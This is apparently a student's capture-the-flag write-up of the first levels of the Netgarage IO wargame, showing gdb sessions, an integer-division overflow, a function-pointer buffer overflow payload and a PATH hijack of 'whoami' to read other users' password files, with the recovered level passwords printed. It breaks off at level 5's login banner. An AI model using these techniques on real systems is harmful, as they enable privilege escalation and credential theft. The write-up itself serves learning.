**SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY**

**SRI LANKA**

# OHTS – ASSIGNMENT

## NETGARAGE LEVELS

IT17138482 – FERNANDO W.P.C

**2020**

Netgarage is a CTF kind of war game, which includes levels/ stages. Each and every level includes a passcode to the next level.

## 1. Level 01:

As given in the [http://io.netgarage.org/](http://io.netgarage.org/) you have to enter the passcode as level1 to go through this level.




*Figure 1.1 Start with the level 01*




*Figure 1.2 Initial Commands*

Then you have to check what are the directories and what is inside them. Command <ls> will show the files in level 1. And <cd ./levels> will display all the levels as well as the files and directories.

```
level1@io:~$ cd /levels
level1@io:/levels$ ls
beta            level04_alt     level06_alt.c      level08_alt.cp
level01         level04_alt.c   level06_alt.pass   level08.cpp
level02         level04.c       level06.c          level09
level02_alt     level05         level07            level09.c
level02_alt.c   level05_alt     level07_alt        level10
level02.c       level05_alt.c   level07_alt.c      level10_bis
level03         level05.c       level07.c          level10_bis.c
level03.c       level06         level08            level10.c
level04         level06_alt     level08_alt        level10.pass
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 2
level1@io:/levels$
```

*Figure 1.3 Request of 3-digit code*

Above image shows the steps that you need to follow in order to get the 3-digit passcode to get the next levels passcode. That means we need to enter a 3-digit value to go further and get the next levels pass.

So as displayed in figure 1.4 you need to disassemble 0x80480dc. There you get the answer as 271.

```
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 2
level1@io:/levels$ gdb -q level01
Reading symbols from level01...(no debugging symbols found)...done.
(gdb)
(gdb) set dissemby-flavor intel
No symbol table is loaded.  Use the "file" command.
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
   0x08048080 <+0>:     push   0x8049128
   0x08048085 <+5>:     call   0x804810f
   0x0804808a <+10>:    call   0x804809f
   0x0804808f <+15>:    cmp    eax,0x10f
   0x08048094 <+20>:    je     0x80480dc
   0x0804809a <+26>:    call   0x8048103
End of assembler dump.
(gdb) p 0x10f
$1 = 271
(gdb)
```

*Figure 1.4 Disassemble the codes*

```
[1]+  Stopped                 gdb -q level01
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$
```

*Figure 1.5 Enter the 3-digit code as 271*

```
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$ cat /home/level2/.pass
XNWFtWKWHhaaXoKI
sh-4.3$
```

*Figure 1.6 Get the passcode for the next level*

Above figure displays the passcode for the next level.

## 2. Level 02:

```
3. level1@io.netgarage.org    4. level2@io.netgarage.org

03/03/2020  11:32.40  /home/mobaxterm  ssh level2@io.netgarage.org
 ____ ____
||i |||o || Welcome at IO!
||__|||__||
|/__\|/__\| If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)

level2@io.netgarage.org's password:

 ______   _____
/\__  _\ /\  __`\       Levels are in /levels
\/_/\ \/ \ \ \/\ \      Passes are in ~/.pass
   \ \ \  \ \ \ \ \     Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \____\    Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                        (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
  - source /usr/local/peda/peda.py
  - source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
  ssh -p 2207 start@io.netgarage.org


ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Mi
```

*Figure 2.1 start the level 2*

Enter the passcode achieved from the previous level and start.

```
3. level1@io.netgarage.org    4. level2@io.netgarage.org

level02.c       level07_alt.c     level13         level18_alt.c   level27.c
level03         level07.c         level13.c       level18.c       level27.pass
level03.c       level08           level14         level19         level28
level04         level08_alt       level14.c       level19.c       level28.c
level04_alt     level08_alt.cpp   level15         level20         level29
level04_alt.c   level08.cpp       level15.c       level20.asm     level29.c
level04.c       level09           level15.pass    level20.pass    level30
level05         level09.c         level16         level21         level30.c
level05_alt     level10           level16_alt     level22         level31
level05_alt.c   level10_bis       level16_alt.c   level23         level31.asm
level05.c       level10_bis.c     level16.c       level23.c       level32
level06         level10.c         level16.pass    level24
level06_alt     level10.pass      level17         level25
level2@io:/levels$ cat /level02.c
cat: /level02.c: No such file or directory
level2@io:/levels$ cat level02.c
//a little fun brought to you by bla

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$
```

*Figure 2.2*

After checking the levels, you can find that there is a file called level02.c

```
level2@io:/levels$ ./level02
source code is available in level02.c

level2@io:/levels$ ./level02.c
-bash: ./level02.c: Permission denied
level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
```

*Figure 2.3*

Then you be able to read the level02.c file and there you can find the passcode for level 3

```
level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
sh-4.3$ cat /home/level3/.pass
OlhCmdZKbuzqngfz
sh-4.3$
```

*Figure 2.4*

## 3. Level 03:

```
03/03/2020  12:31.01  /home/mobaxterm  ssh level3@io.netgarage.org
 ____ ____
||i |||o || Welcome at IO!
||__|||__||
|/__\|/__\| If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)

level3@io.netgarage.org's password:
 ______  _____
/\__  _\ /\  __`\       Levels are in /levels
\/_/\ \/ \ \ \/\ \      Passes are in ~/.pass
   \ \ \  \ \ \ \ \     Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\   Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                        (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
```

*Figure 3.1*

Now you can start with the level 03.

```
level3@io:~$ cd /levels
level3@io:/levels$ ./levels
-bash: ./levels: No such file or directory
level3@io:/levels$ ls
beta            level06_alt.c     level11         level17_alt     level25.c
level01         level06_alt.pass  level11.c       level17_alt.c   level26
level02         level06.c         level12         level17.c       level26.l
level02_alt     level07           level12.c       level18         level26.y
level02_alt.c   level07_alt       level12.pass    level18_alt     level27
level02.c       level07_alt.c     level13         level18_alt.c   level27.c
level03         level07.c         level13.c       level18.c       level27.pass
level03.c       level08           level14         level19         level28
level04         level08_alt       level14.c       level19.c       level28.c
level04_alt     level08_alt.cpp   level15         level20         level29
level04_alt.c   level08.cpp       level15.c       level20.asm     level29.c
level04.c       level09           level15.pass    level20.pass    level30
level05         level09.c         level16         level21         level30.c
level05_alt     level10           level16_alt     level22         level31
level05_alt.c   level10_bis       level16_alt.c   level23         level31.asm
level05.c       level10_bis.c     level16.c       level23.c       level32
level06         level10.c         level16.pass    level24
level06_alt     level10.pass      level17         level25
```

*Figure 3.2*

Level 3 also has a file called level03.c

```
level3@io:/levels$ cat level03.c
//bla, based on work by beach

#include <stdio.h>
#include <string.h>

void good()
{
        puts("Win.");
        execl("/bin/sh", "sh", NULL);
}
void bad()
{
        printf("I'm so sorry, you're at %p and you want to be at %p\n", bad, good
);
}

int main(int argc, char **argv, char **envp)
{
        void (*functionpointer)(void) = bad;
        char buffer[50];

        if(argc != 2 || strlen(argv[1]) < 4)
                return 0;

        memcpy(buffer, argv[1], strlen(argv[1]));
        memset(buffer, 0, strlen(argv[1]) - 4);

        printf("This is exciting we're going to %p\n", functionpointer);
        functionpointer();

        return 0;
}

level3@io:/levels$
```

*Figure 3.3*

```
level3@io:/levels$ cd
level3@io:~$
level3@io:~$ gdb -q /levels/level03
Reading symbols from /levels/level03...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disassembly main
Undefined command: "disassembly".  Try "help".
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484c8 <+0>:     push   ebp
   0x080484c9 <+1>:     mov    ebp,esp
   0x080484cb <+3>:     sub    esp,0x78
   0x080484ce <+6>:     and    esp,0xfffffff0
   0x080484d1 <+9>:     mov    eax,0x0
   0x080484d6 <+14>:    sub    esp,eax
   0x080484d8 <+16>:    mov    DWORD PTR [ebp-0xc],0x80484a4
   0x080484df <+23>:    cmp    DWORD PTR [ebp+0x8],0x2
   0x080484e3 <+27>:    jne    0x80484fc <main+52>
   0x080484e5 <+29>:    mov    eax,DWORD PTR [ebp+0xc]
   0x080484e8 <+32>:    add    eax,0x4
   0x080484eb <+35>:    mov    eax,DWORD PTR [eax]
   0x080484ed <+37>:    mov    DWORD PTR [esp],eax
   0x080484f0 <+40>:    call   0x804839c <strlen@plt>
   0x080484f5 <+45>:    cmp    eax,0x3
   0x080484f8 <+48>:    jbe    0x80484fc <main+52>
   0x080484fa <+50>:    jmp    0x8048505 <main+61>
   0x080484fc <+52>:    mov    DWORD PTR [ebp-0x5c],0x0
```

*Figure 3.4*

There in the level 3 again you have to disassemble the value to get the passcode for the level 04

```
End of assembler dump.
(gdb) p 0x58-0xc
$1 = 76
(gdb) p &good
$2 = (<text variable, no debug info> *) 0x8048474 <good>
(gdb) run $(python -c 'print "A"*76 + "\x08\x04\x84\x74"')
Starting program: /levels/level03 $(python -c 'print "A"*76 + "\x08\x04\x84\x74"'
)
This is exciting we're going to 0x74840408

Program received signal SIGSEGV, Segmentation fault.
0x74840408 in ?? ()
(gdb)
[1]+  Stopped                 gdb -q /levels/level03
level3@io:~$ cd /levels
level3@io:/levels$ ./level03 $(python -c 'print "A"*76 + "\x74\x84\x04\x08"')
This is exciting we're going to 0x8048474
Win.
sh-4.3$ cat /home/level4/.pass
7WhHa5HWMNRAYl9T
sh-4.3$
```

*Figure 3.5*

## 4. Level 04:

```
03/03/2020  12:52.48  /home/mobaxterm  ssh level4@io.netgarage.org
 ____ ____
||i |||o || Welcome at IO!
||__|||__||
|/__\|/__\| If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)

level4@io.netgarage.org's password:

 ______   _____`\        Levels are in /levels
/\__  _\ /\  __`\        Passes are in ~/.pass
\/_/\ \/ \ \ \/\ \       Readmes in /home/level1
   \ \ \  \ \ \ \ \
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\    Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                        (32 levels)
```

*Figure 4.1*

```
level4@io:~$ cd /levels
level4@io:/levels$ ls
beta            level06_alt.c     level11          level17_alt      level25.c
level01         level06_alt.pass  level11.c        level17_alt.c    level26
level02         level06.c         level12          level17.c        level26.l
level02_alt     level07           level12.c        level18          level26.y
level02_alt.c   level07_alt       level12.pass     level18_alt      level27
level02.c       level07_alt.c     level13          level18_alt.c    level27.c
level03         level07.c         level13.c        level18.c        level27.pass
level03.c       level08           level14          level19          level28
level04         level08_alt       level14.c        level19.c        level28.c
level04_alt     level08_alt.cpp   level15          level20          level29
level04_alt.c   level08.cpp       level15.c        level20.asm      level29.c
level04.c       level09           level15.pass     level20.pass     level30
level05         level09.c         level16          level21          level30.c
level05_alt     level10           level16_alt      level22          level31
level05_alt.c   level10_bis       level16_alt.c    level23          level31.asm
level05.c       level10_bis.c     level16.c        level23.c        level32
level06         level10.c         level16.pass     level24
level06_alt     level10.pass      level17          level25
level4@io:/levels$ cd /level04.c
-bash: cd: /level04.c: No such file or directory
level4@io:/levels$ cd level04.c
-bash: cd: level04.c: Not a directory
level4@io:/levels$ cat level04.c
//writen by bla
#include <stdlib.h>
#include <stdio.h>

int main() {
        char username[1024];
        FILE* f = popen("whoami","r");
        fgets(username, sizeof(username), f);
        printf("Welcome %s", username);

        return 0;
}

level4@io:/levels$
```

*Figure 4.2*

In this level you have to read tmp in order to go further. And the steps should be as below.

```
level4@io:/levels$ cd /tmp
level4@io:/tmp$ cd desdic
level4@io:/tmp/desdic$ ls
test  whoami  whoiam
level4@io:/tmp/desdic$ cat whoami
cat /home/level5/.pass
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass
> whoami
>
>
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass
whoami
>
level4@io:/tmp/desdic$ echo "cat /home/level5/.pass" >whoami
level4@io:/tmp/desdic$ chmod 777 whoami
level4@io:/tmp/desdic$ ./whoami
cat: /home/level5/.pass: Permission denied
level4@io:/tmp/desdic$ export PATH=.:$PATH
level4@io:/tmp/desdic$ which whoami
./whoami
level4@io:/tmp/desdic$ /levels/level04
Welcome DNLM3Vu0mZfX0pDd
level4@io:/tmp/desdic$
```

*Figure 4.3*

Here you get the passcode for the level 5.

## 5. Level 05:

```
03/03/2020  13:11.22  /home/mobaxterm  ssh level5@io.netgarage.org

 ____ ____
||i |||o || Welcome at IO!
||__|||__||
|/__\|/__\| If you have problems connecting please contact us on IRC. (irc.netgar
age.org +6697)

level5@io.netgarage.org's password:

 ______   _____
/\__  _\ /\  __`\       Levels are in /levels
\/_/\ \/ \ \ \/\ \      Passes are in ~/.pass
   \ \ \  \ \ \ \ \     Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\   Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                        (32 levels)
```

*Figure 5.1*